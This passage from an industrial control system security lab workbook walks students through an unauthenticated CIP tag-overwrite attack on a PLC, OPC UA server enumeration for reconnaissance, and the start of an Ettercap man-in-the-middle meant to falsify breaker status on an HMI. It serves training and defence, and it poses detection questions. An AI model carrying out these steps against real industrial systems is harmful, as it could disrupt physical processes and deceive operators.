
```
cd /root/Desktop/Lab\ 2.7
```

6. Press the `Enter` key.

7. Run the following command in the terminal to execute the polling script

```
python3 switch_polling.py -a 172.16.AA.2 -c B
```

```
Where:    AA   =    Pod#      =    1 - 15
          B    =    Student#  =    1 - 2

Examples:
          Pod1 / Student 1
          python3 switch_polling.py -a 172.16.1.2 -c 1

          Pod12 / Student 2
          python3 switch_polling.py -a 172.16.12.2 -c 2
```



8. Review the output


The python script uses the Cpppo library (pronounced 'c'+3*'p'+'o' in Python by the developers) which stands for Comm. Protocol Python Parser and Originator. It is an implementation of the Ethernet/IP CIP protocol. When configured with a known tag name (i.e., AllowClick2ToCycleBreaker02), the script is able to establish communication the Pod PLC and request regular updates of the value of the tag. Details of the Cpppo library and how to use it can be found at https://github.com/pjkundert/cpppo.

> **Note**
>
> This lab specifically uses Python3. Also, the tag value is "255", which is a byte of all 1s.

Task 2 -- Send Evil CIP Command

1. Open a second Terminal window and navigate to the `Lab 2.7` directory

```
cd /root/Desktop/Lab\ 2.7
```




2. Run the following command in the terminal to execute the attack script.

```
python3 switch_attack.py -a 172.16.AA.2 -c B
```

```
Where:     AA    =    Pod#       =    1 - 15
           B     =    Student#   =    1 - 2

Examples:
           Pod1 / Student 1
           python3 switch_attack.py -a 172.16.1.2 -c 1

           Pod12 / Student 2
           python3 switch_attack.py -a 172.16.12.2 -c 2
```

3. Review the output of both the *switch_polling.py* and *switch_attack.py* scripts. Notice how the tag value changes after running the attack script.

4. Cycle the `Allow Click (1 or 2) Breaker Control` button on the Pod HMI a couple of times while reviewing the output of the scripts. The attack script is also polling the tag value and will rewrite the evil value if the tag value changes.



This simple script demonstrates a simple loss of control attack that denies an ability for the system to perform as expected. Due to the openness of the Ethernet/IP and CIP, the cpppo library only requires a known tag name and network-level accessibility to the PLC to fundamentally operate. Knowing how to achieve a specific desired impact to operations, however, requires more in-depth knowledge of how the tags relate to the physical process.

Questions

1. How could an attacker determine tag names that could be targeted?

   _____

   _____

   _____

2. Was any authentication used when sending the evil CIP command to overwrite the tag value? If not, why not?

   _____

   _____

   _____

3. What are some ways to detect/prevent this type of attack?

   _____

   _____

   _____

Exercise Takeaways

An attacker does not need to understand the process to disrupt it but the attacker may need to gather certain parts of the configuration to ensure a desired effect.

In this exercise, the attacker had obtained at least some information about the configuration of the CompactLogix PLC. This information allowed the attacker to send unauthenticated CIP commands to overwrite a tag value that disrupted the process.

Lab 2.8 -- OPC Discovery Attack

Background

Total Lab Time: 20 minutes

Tools Used:

- **Kali-Linux VM**
- **Wireshark** is a widely-used network protocol analyzer.
- **Python** is an interpreted, high-level, general-purpose programming language.
    - Python OPC UA Library

Objectives

- Identify an OPC UA server
- Enumerate sensitive data from the OPC UA server
- Identify sensitive information


Task 1 -- Identify OPC UA server


1. Utilize the information gathered in Lab 2.5 to identify the OPC UA server and the port that the OPC UA server is using.

Task 2 -- Enumerate OPC UA server

1. Open the Kali VM


2. Open the Desktop folder. Click "`Files`" icon from the menu on the left. Click `Desktop` from menu directory list within Files.





3. Copy the `Lab 2.8` folder from the student ISO to the Kali Linux VM by dragging the "Lab 2.8" folder from the student ISO into the Desktop folder within Kali. If having difficulty copying files, ask the instructor for assistance.


4. Open a Terminal window



5. Enter the following command in the terminal to change the working directory

```
cd /root/Desktop/Lab\ 2.8
```

6. Press the Enter key




7. Enter the following command in the terminal to execute the enumeration script against the OPC server identified in Lab 2.5.

   OPC UA Server IP Address = 172.20.1.21

   OPC UA Server Port = 49370

```
python opcua-enumeration.py -a 172.20.1.21 -p 49370
```

8. Press the Enter key




9. Review the output

The Python OPC UA Library is used in the script which stands for OLE for Process Control Unified Architecture (or Object Linking and Embedding for Process Control Unified Architecture). It is an implementation of the OPC UA binary protocol that works against multiple different OPC UA stacks. This is important as many vendors can develop their own implementation of OPC UA and the OPC UA protocol is, typically, intended to be used between vendor application stacks. There are many features available with this library, however, in this case the ability to extract a plethora of information about an OPC UA server with a simple command can be extremely beneficial for a reconnaissance activity. When the information from the OPC UA server is compared to other documentation exfiltrated from the environment, an attacker orientates themselves within the environment to evaluate their next steps. Details of the OPC US library and how to use it can be found at https://github.com/FreeOpcUa/python-opcua.

Task 3 -- Identify Sensitive Information

1. Within the output, identify sensitive information that would be useful to an attacker.



Many pieces of valuable information are visible within this output. Some clear items include.

- The manufacturer, version, build number and build date of the software.
- The host name of the server which might be useful.
- The domain name of the ICS might be interesting especially if this server is behind a firewall and domain is not shared with corporate network.
- The 'Topics', 'ProjectName and/or 'ProjectTitle' might represent something interesting about the environment. Topics are a mapping between a PLC and the IP Address of the PLC
- The exposed network adapter model might be interesting as to the type of hardware the server is operating from. A ' VMXNET' adapter name would have indicated a VMWare cluster. Many organizations share their virtual infrastructure between IT and OT or even DMZ networks.
- Without even knowledge of the system, Tag Names and their Values are exposed which might provide some insight as to what the function the PLCs are providing and potentially the state of the physical equipment.

Also, it is known that the OPC UA server is at IP address 172.20.1.21. The output also contains other IP addresses and, assumingly, subnets from internal systems (i.e., 172.16.4.12). It is also known that an OPC UA server is a gateway to move data between PLCs over industrial protocols and other connected OPC UA clients. With this insight, an attacker might deduce that that OPC UA server is communicating to multiple PLC's, as well as, able to start mapping the potential internal ICS subnets not exposed to the OPC UA clients.

As a take-away, all of this information was collected by using a non-malicious tool and an exposed service. No exploitations were required. OPC UA servers are close and sometimes service data across ICS perimeters making them prime targets for reconnaissance.

Questions

1. Why would an attacker target the OPC UA server initially?
   _____
   _____
   _____
2. What sensitive information can an attacker gain from the OPC UA server?
   _____
   _____
   _____
3. What are some ways to detect/prevent this type of attack?
   _____
   _____
   _____

Exercise Takeaways

An attacker does not need to understand the process to disrupt it, but an attacker needs to understand the process if they want to control the process.

Performing attacks directly on local ICS devices or at the network level, may not align with an attacker's objective. The attacker may need to first, fully understand the operations environment, and verify the configuration to ensure a desired effect. An attacker may wish to also gain information from the process to steal the intellectual property or possibly leverage native communications protocols to maintain persistence.

Using attacks on an ICS protocol, an adversary can gather sensitive data - IP Addresses, device specific information, tags, tag values, user information, process state, and additional data.

Lab 2.9 -- Local Network MiTM Attack

Background

Total Lab Time: 15 minutes

Tools Used:

- **Kali Linux** is an open-source penetrating testing platform/distro that is maintained and funded by Offensive Security.
- **Ettercap** is a comprehensive suite for man in the middle attacks. It features sniffing of connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
- **Wireshark** is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions.

Objectives

The Pod's CompactLogix PLC communicates the status of the breakers to the PanelView HMI. The Pod's PLC and HMI communicate via EtherNet/IP or Common Industrial Protocol (CIP™) and using Wireshark, we will collect and investigate these communications. Specifically in this lab, we are going to use Wireshark to investigate the EtherNet/IP payload and find where the PLC communicates the breaker status to the HMI. In order to capture the network traffic between the PLC and the HMI, we are going to use Ettercap to conduct a MiTM spoofing attack to get access to the PLC to HMI communications. We will ultimately find the bits in the EtherNet/IP traffic that represent the breaker status and we will change the value as it passes on the network between the PLC and the HMI using a tailored Ettercap filter.

We will:

- Intercept network traffic between HMI and PLC
- Modify values in transit
- Blind the operator to the actual condition of the breakers

Task 1 -- Monitor Network Traffic

Warning

If sharing the Pod with another student, you must work together to avoid conflict and successfully complete this lab. Alternatively, each of you may complete the lab individually but extra time was not allocated for the lab to be completed in this way. An additional run through the lab is welcome to be perfromed during a break or at a time arranged with the instructor.

1. Clean up the Pod communications

a. Power off the Pod HMI and the Pod PLC by cycling the breakers "Off" on the back of the Pod.

b. Wait approximately 5-10 seconds for capacitors to drain.


c. Cycle the breakers back to "On" to power up the Pod HMI and Pod PLC.


Note

Do not touch the HMI display, not to even acknowledge the alarm conditions. Leave the HMI display on the main screen and DO NOT change to another screen for the remainder of the lab to increase the likelihood that the offset values will match the workbook.

2. Open the Kali Linux VM.

3. Open the Desktop folder. Click "`Files`" icon from the menu on the left. Click `Desktop` from menu directory list within Files.





4. Copy the `Lab 2.9` folder from the student ISO to the Kali Linux VM by dragging the "Lab 2.9" folder from the student ISO into the Desktop folder within Kali. If having difficulty copying files, ask the instructor for assistance.

5. Open a Terminal window.

6. Run the following command to manually set your Kali VM IP Address.

```
ifconfig eth0 172.16.AA.B/24
```

Where:


AA = Pod# = 1-15
B = Student 1 = 13 and Student 2 = 23

Example


Pod 1 / Student 1 = `ifconfig eth0 172.16.1.13/24`
Pod 12 / Student 2 = `ifconfig eth0 172.16.12.23/24`

7. Run the following command in the terminal to run Wireshark in the background so the terminal can still be used for other commands.

```
wireshark &
```




8. Select the appropriate interface to start monitoring traffic. Double-click on "`eth0`" to begin monitoring traffic.



> **Note**
>
> You may see a window requesting permission for Wireshark to monitor the interface if you are not using the Kali Linux VM. If so, enter your username and password for the account on your computer.

The initial traffic that will show in Wireshark will mostly be broadcast or multicast traffic (e.g., ARP, MDNS) unless a browser, email client, etc. is open on the computer. However, any CIP traffic between the HMI and PLC will not be seen even though the computer is on the same physical network switch.

9. Confirm CIP traffic is not being captured by entering **cip** into the "Display Filter" bar.
10. Press the `Enter` key.



11. Leave Wireshark running with the display filter in place.

Task 2 -- Intercept Network Traffic

1. Open another Terminal window and enter the following case sensitive command in the terminal to run Ettercap's Graphical Interface.


```
ettercap -G
```

2. Press the `Enter` key.

3. Configure to use only one network interface

   a. Click on "`Sniff`" from the top menu bar.


   b. Click on "`Unified sniffing`" in the dropdown menu.



4. Select the appropriate network interface

   a. Select "`eth0`" within the "Ettercap Input" pop up.


   b. Click on the "`OK`" button.




5. Scan for hosts to identify other hosts on the network.

   a. Click on "`Hosts`" from the top menu bar.

   b. Click on "`Scan for hosts`" from the dropdown menu.



After the scan for hosts is complete, you will see a list of IP Addresses in the "Host List" tab. For this lab you must have 172.16.[xx].2 and 172.16.[xx].3 where [xx] is your Pod number as these are your Pod's PLC and HMI.



> **Note**
>
> An attacker would likely not perform a scan as it may raise alerts from security monitoring tools.

